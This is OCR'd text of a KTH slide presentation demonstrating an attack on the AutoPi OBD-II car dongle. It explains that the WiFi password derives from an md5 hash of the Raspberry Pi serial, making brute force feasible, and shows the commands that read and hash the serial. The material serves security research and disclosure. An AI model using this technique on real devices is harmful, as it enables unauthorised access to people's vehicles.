
KTH ROYAL INSTITUTE OF TECHNOLOGY

Modern vehicle hacking

Practical demonstration

Fredrik Heiding, KTH Royal Institute of Technology



Content

1. Modern vehicles
2. Modern vehicle dongles
3. The hack
4. Summary

Modern vehicles

- Various functions to enhance the vehicle
- View health, performance and driving behavior of the vehicle, unlock or start the vehicle with a smartphone
- Autonomous driving, partly autonomous driving
- Aim to increase the safety, currently more than 1 million annual deaths in car traffic, many caused by human errors [1]

[1] https://www.asirt.org/safe-travel/road-safety-facts/ accessed: 2019-09-26

Modern vehicle dongles

- Make an ordinary vehicle a “smart” vehicle, external device plugged into the OBD-II port
- Different functions, depending on device
- Different manufacturers, different security levels
- Cheap version for ~20$, more premium versions for < ~200$
- Our dongle is not made for autonomous driving, but for many other features

Content

1. Modern vehicles
2. Modern vehicle adapters
3. **The hack**
4. Summary

The hack


- Vehicle dongle from AutoPi
- Based on a Raspberry Pi
- Highly customizable and able to work with external hardware such as proximity sensors
- Premium version, retailed around 200$
- Possible to brute force the wifi password in < 1 second
- Generally good security but human errors and a design flaw

Dongle ID

- Dongle ID: 32 character hexadecimal number
- WiFi ID: [AutoPi] + last 13 characters (dash included)
- Password: first 13 characters (dash included)
- 16^12 possible password combinations
- Doing 180k attempts/sec: ~50 years to solve

Dongle ID

The AutoPi Dongle comes with it's own personalized dongle ID. This is what you need in order to activate your dongle and access the AutoPi Cloud. Keep your ID secret, as it gives access to register your dongle.



Raspberry Pi ID

- The dongle ID is created by making an md5 hash of the device's Raspberry Pi ID
- Raspberry Pi ID, 8 character hexadecimal number, hardcoded in the device, with 8 zeroes padded in front, 16^8 combinations
- Found under /proc/cpuinfo
- By hashing these we get a 16^8 subset of the Dongle IDs
- Doing 180k attempts/sec: ~6.6 hours to solve


```
[redacted]-38676c1698f0:~ $ cat /proc/cpuinfo
processor       : 0
model name      : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS        : 697.95
Features        : half thumb fastmult vfp edsp java tls
CPU implenenter : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xb76
CPU revision    : 7

Hardware        : BCM2835
Revision        : 9000c1
Serial          : 00000000ad993518
[redacted]-38676c1698f0:~ $
```


Md5 hash


```
root@kali:~# echo 00000000ad993618 | md5sum
392c797ca4ea72d6797d38676c1698f0  -
root@kali:~#
```


Precomputed wordlist

